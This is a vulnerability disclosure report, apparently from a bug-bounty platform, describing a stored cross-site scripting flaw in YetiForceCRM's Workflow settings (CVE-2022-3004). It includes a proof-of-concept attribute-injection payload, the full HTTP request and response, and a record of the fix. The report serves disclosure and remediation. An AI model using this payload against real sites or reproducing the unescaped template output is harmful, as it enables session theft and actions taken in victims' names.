Persistent Cross Site Scripting - Workflow Module - Settings in yetiforcecompany/yetiforcecrm

0

Valid Reported on Aug 19th 2022

Description

The application uses Purifier to avoid the Cross Site Scripting attack. However, On Workflow module from Settings, the type of workflowModel->summary parameter is not defined and validated, it's used directly without any encoding or validation on Workflows/Step1.tpl and Workflows/Step2.tpl. It allows attacker to inject arbitrary Javascript code to perform an Stored XSS attack.

Proof of Concept

1- Login to the application
2- Access the WidgetsManagement Module via the following URL:
`https://gitstable.yetiforce.com/index.php?module=Workflows&parent=Settings&view=Edit&record={id}`
3-Change the {id} of the previous URL with the valid recordID. Change the value of "summary" parameter with the following payload:

```
Workflow" onfocus="alert(document.domain)" autofocus ""="
```

**Inject the payload

Chat with us

Request


Pretty Raw Hex \n

```
POST /index.php HTTP/2
Host: gitstable.yetiforce.com
Cookie: YTSID=uqjlv0geumfbfh1vd6ed2hdur4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 440
Origin: https://gitstable.yetiforce.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

_csrf=sid:7c761d61c729344bc3c66bb8b1ad3b0091b67c25,1660904258&_csrf=
sid%3A7c761d61c729344bc3c66bb8b1ad3b0091b67c25%2C1660904258&module=
Workflows&view=Edit&mode=Step2&parent=Settings&record=14&module_name=
Calendar&summary=
Workflow%22+onfocus%3D%22alert(document.domain)%22+autofocus%3D%22%2+%22
2&execution_condition=4&schtypeid=10&schdate=&schannualdates=&schtime=&
params%5BiterationOff%5D=0&params%5BshowTasks%5D=0&
params%5BenableTasks%5D=0
```

Response

Pretty Raw Hex Render \n

```
HTTP/2 200 OK
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Origin: *
Expires: Fri, 19 Aug 2022 10:19:09 GMT
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate,
post-check=0, pre-check=0
Referrer-Policy: no-referrer
Expect-Ct: enforce; max-age=3600
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Robots-Tag: none
X-Permitted-Cross-Domain-Policies: none
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self' blob:; img-src 'self' data:
*.tile.openstreetmap.org; script-src 'self' 'unsafe-inline' blob:
https://www.google-analytics.com; form-action 'self'
https://www.paypal.com; frame-ancestors 'self'; frame-src 'self' mailto:
 tel:; style-src 'self' 'unsafe-inline'; connect-src 'self';
Last-Modified: Fri, 19 Aug 2022 10:19:09 GMT
Vary: Accept-Encoding,User-Agent
Content-Type: text/html; charset=UTF-8
Date: Fri, 19 Aug 2022 10:19:09 GMT
Server: Apache

<form name="EditWorkflow" action="index.php" method="post" id="
workflow_step2" class="tpl-Settings-Workflows-Step2 form-horizontal">
  <input type='hidden' name='_csrf' value="
  sid:720c82ab18f1e0651a2ee8d20523075ec32f2860,1660904350" />
  <input type="hidden" name="module" value="Workflows"/>
  <input type="hidden" name="action" value="Save"/>
  <input type="hidden" name="parent" value="Settings"/>
  <input type="hidden" class="step" value="2"/>
  <input type="hidden" name="summary" value="Workflow&quot;
  onfocus=&quot;alert(document.domain)&quot; autofocus=&quot;&quot;
  &quot;"/>
  <input type="hidden" name="record" value="14"/>
  <input type="hidden" name="module_name" value="Calendar"/>
  <input type="hidden" name="execution_condition" value="4"/>
  <input type="hidden" name="conditions" id="advanced_filter" value=''/>
  <input type="hidden" id="olderConditions" value="
  [{&quot;fieldname&quot;:&quot;sendnotification&quot;,&quot;operation&q
  uot;:&quot;is&quot;,&quot;value&quot;:&quot;1&quot;,&quot;valuetype&qu
  ot;:&quot;rawtext&quot;,&quot;joincondition&quot;:&quot;&quot;,&quot;g
```



PoC Video

Chat with us

https://drive.google.com/file/d/1Ri-tO_QjVcugTkroVDi8KxUfkoTJIb6n/view?usp=sharing

Impact

An XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

Occurrences

Step2.tpl L16 Step1.tpl L53

CVE
CVE-2022-3004
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (6.3)

Registry
Other

Affected Version
6.4.0

Visibility
Public

Status
Fixed

Found by

thanhlocpanda
@thanhlocstudent
master

This report was seen 679 times.

Chat with us

We are processing your report and will contact the yetiforcecompany/yetiforcecrm team within 24 hours. 3 months ago

24 hours. 3 months ago

thanhlocpanda modified the report 3 months ago

We have contacted a member of the yetiforcecompany/yetiforcecrm team and are waiting to hear back 3 months ago

thanhlocpanda modified the report 3 months ago

We have sent a follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 7 days. 3 months ago

thanhlocpanda modified the report 3 months ago

Radosław Skrzypczak validated this vulnerability 3 months ago

thanhlocpanda has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 7 days. 3 months ago

We have sent a second fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 10 days. 3 months ago

We have sent a third and final fix follow up to the yetiforcecompany/yetiforcecrm team. This report is now considered stale. 2 months ago

thanhlocpanda 2 months ago Researcher

Hi @admin, the bug has been fixed by @rskrzypczak, please help me review and publish the CVE. You can check with the following commit:
https://github.com/YetiForceCompany/YetiForceCRM/commit/cd82ecce44d83f1f6c10c7766bf36f3026de024a#diff-19252b5c61368ca2e02f56793abe97739fb753c6189b12d2a07160638d00f0c8
https://github.com/YetiForceCompany/YetiForceCRM/commit/cd82ecce44d83f1f6c10c7766bf36f3026de024a#diff-d5a25f087c0dcd145b307d7e394008aa5598cbdbd2d3517ad7e634850f8b73e5

Radosław Skrzypczak marked this as fixed in 6.4.0 with commit cd82ec 2

The fix bounty has been dropped ✖

Chat with us

This vulnerability will not receive a CVE ✖

Step2.tpl#L16 has been validated ✔

Step1.tpl#L53 has been validated ✔

> Sign in to join this conversation

2022 © 418sec

Chat with us